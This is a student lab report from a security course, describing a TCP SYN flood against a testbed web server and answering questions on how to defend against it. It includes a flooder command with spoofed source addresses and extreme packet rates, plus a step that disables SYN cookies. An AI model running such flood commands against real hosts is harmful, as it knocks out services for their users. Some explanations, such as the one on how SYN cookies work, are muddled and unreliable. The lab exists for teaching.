**Lab 7**
**Topic: Denial Of Service**

**Team Members**
Ayesha Rizvi
SeungHwan Chung
Michael Gonzalez
Kristina Marie Lagasca

Prof. Dietrich
CSCI 400-01

| Tasks | Assigned Group Member | Current Status | Added to Report |
|---|---|---|---|
| 3.1.0 | Ayesha | Completed | Yes |
| 3.2.0 | Everyone | Completed | Yes |
| 3.3.0 | Charles & Ayesha | Completed | Yes |
| 3.4.0 | Michael | Completed | Yes |
| 3.5.0 | Michael | Completed | Yes |
| **Word Problems** | | | |
| 4.0.0 | **Extra Credit** | | |
| 1 | Charles | Completed | Yes |
| 2 | Ayesha | Completed | Yes |
| 3 | Kristina | Completed | Yes |
| 4 | Kristina | Completed | Yes |

## Introduction:

In this lab we will be performing a denial of service attack (DoS) on hosts. This experiment has been set up on DETER using the ns files provided for us. It is based on Jelena Mirkovic's USC/ISI DoS DETER setups.

## Setting up for the Attack

We set up our experiment using the following ns file:
`/share/education/TCPSYNFlood_USC_ISI/synflood.ns`
In our server node we installed the web server apache using the following command:
`/share/education/TCPSYNFlood_USC_ISI/install-server`
In our attacker node we installed an attack tool called the flooder using the following command:
`/share/education/TCPSYNFlood_USC_ISI/install-flooder`

## Generating legitimate traffic

We created a web traffic stream between the client and the server nodes by writing a script at the client that each second gets index.html from the server. We created a script using bash and curl as seen in the figure below.

```
#!/bin/bash

#traffic between client and server
for ((x=1; x<1000000; x++)); do
    curl -o index.html http://localhost 5.6.7.8
    sleep 1
done
```

We created a for loop that runs the curl command below:
`curl -o index.html http://localhost 5.6.7.8`
The `5.6.7.8` represents the apache server's IP address. To run the script we run the command `bash client-server.sh.` Running the script gives the client the default page index.html every second from the server.

**Turning off SYN cookies**

SYN cookies is a method used to resist and prevent SYN flooding attacks.SYN cookies are usually on by default in Linux and FreeBSD. To check if they are on we run the following command on Ubuntu Linux as seen in the figure below. We see the result 1 below and for this demo to work we need to set SYN cookies to 0. When we run the command `sudo sysctl -w net.ipv4.tcp_syncookies=0` we set the SYN cookies to 0 as seen below.

```
jjc400cd@server:~$ sudo sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
jjc400cd@server:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
jjc400cd@server:~$ sudo sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
```

**Generating attack traffic:**

\

```
eth1      Link encap:Ethernet  HWaddr 00:16:36:eb:25:bc
          inet addr:192.168.3.140  Bcast:192.168.3.255  Mask:255.255.252.0
          inet6 addr: fe80::216:36ff:feeb:25bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45211 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42638 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19334689 (19.3 MB)  TX bytes:11545015 (11.5 MB)
          Interrupt:16

eth2      Link encap:Ethernet  HWaddr 00:15:17:1e:4e:2c
          inet addr:1.1.2.4  Bcast:1.1.2.255  Mask:255.255.255.0
          inet6 addr: fe80::215:17ff:fe1e:4e2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17991 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67336762 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2596024 (2.5 MB)  TX bytes:4309723364 (4.3 GB)
          Interrupt:18 Memory:fdee0000-fdf00000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3410293 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3410293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:96203432 (96.2 MB)  TX bytes:96203432 (96.2 MB)
```

We created a SYN flood between the attacker and the server nodes, using the Flooder tool. We let the web traffic stream between the client and the server nodes to run on the client node using the bash script client-server.sh and then we ran the following command in the attacker node:

```
sudo flooder --dst 5.6.7.8 --proto 6 --dportmin 80 --dportmax 80 --src
1.1.2.3 --srcmask 255.255.255.0  --highrate 100000000000000 --lowrate
0 --hightime 100000000000000 --lowtime 11000 --ratetype pulse
```

```
jjc400ae@attacker:/groups/JJC400/lab7sec1grp1$ sudo flooder --dst 5.6.7.8 --proto 6 --dportm
in 80 --dportmax 80 --src 1.1.2.3 --srcmask 255.255.255.0 --highrate 100000000 --lowrate 0 -
-hightime 1000000000 --lowtime 11000 --ratetype pulse
```

```
100 11321  100 11321    0     0   435k      0 --:--:-- --:--:-- --:--:--  442k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11321  100 11321    0     0   302k      0 --:--:-- --:--:-- --:--:--  307k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11321  100 11321    0     0   433k      0 --:--:-- --:--:-- --:--:--  442k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11321  100 11321    0     0  28103      0 --:--:-- --:--:-- --:--:-- 28161
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11321  100 11321    0     0   306k      0 --:--:-- --:--:-- --:--:--  315k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11321  100 11321    0     0   434k      0 --:--:-- --:--:-- --:--:--  442k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:53 --:--:--     0
```


**We can see that client side had trouble receiving the information from the server.**

**Collecting traffic statistics:**


Starting tcpdump on eth2:

**sudo tcpdump host 5.6.7.8 -i eth2 -w <filename>.pcap**

Traffic syncookies off:




Traffic syncookies on:




Relevant link:
https://www.isi.deterlab.net/file.php?file=%2Fshare%2Fshared%2FTCPSYNFloodexercise&fbclid=IwAR0_Iymv2fJnOIxGHSCyRjnhGxuigrIE_IjxzB67slCIaLP_sOsPlN5cRhM

**Without Spoofing:**

Turning off Spoofing and Syn Cookies does not properly work with SYN flooding, this is because spoofing changes the packets transmitted from different ip addresses. This results in the neglect of the extra packets sent as they are coming one host rather than multiple spoofed hosts which in terms of TCP connections, the server will neglect these packets due to the first packets TTL expiring and therefore the connection should eventually be refused. A modification to make this work would be not sending an ACK to the server rather than using spoofing this will lead to resource starvation for the attacker and for legitimate users trying to connect to the server.

## Word Problems

**1. Explain how the TCP SYN flood attack works.**

Basically TCP SYN flood attack works by the attacker sending massive SYN requests to the server and doesn't allow to complete the handshake by getting replied. Which means server will be end up being in lack of resources to receive furthermore SYN from other nodes nor complete network traffic which results other clients (users) can't receive requests from the server

**2. Explain how SYN cookies work to prevent denial-of-service effect from SYN flood attacks.**

To prevent the denial-of-service effect, SYN cookies are used to make sure that the server doesn't drop connections when the SYN queue fills up. Instead of dropping connections, the SYN queue becomes enlarged. The server sends the corresponding

SYN+ACK messages to the clients and removes the SYN queue entries. If the server receives a corresponding ACK response from the client, then the server can reconstruct the SYN queue entries.

**3. Would changing the network buffers in the OS (e.g. as available FreeBSD) have any impact on attack effectiveness?**

Yes, by using a proxy or a firewall within a network, the hosts can be buffered from SYN flooding by either spoofing SYN-ACK to the client or ACK to the server.

**4. How would you defend against these attacks other than with SYN cookies?**

The best method to defend against these attacks is through SYN Cache. A hash table with a finite amount of space in each hash bucket is used to store a subset of the data that would go into an allocated TCB. After a handshake is completed, the data can be moved into a full TCB. Unlike SYN Cache method, SYN cookies can cause zero state to be generated by a received SYN.

Another type of method that we could use to defend against these attacks are HCPs (Hop Count Filtering). By using this method, the internet server is able to distinguish hop-counts information and use a mapping technique between IP addresses. The server would be able to distinguish the differences between a spoofed IP address and a real IP packet.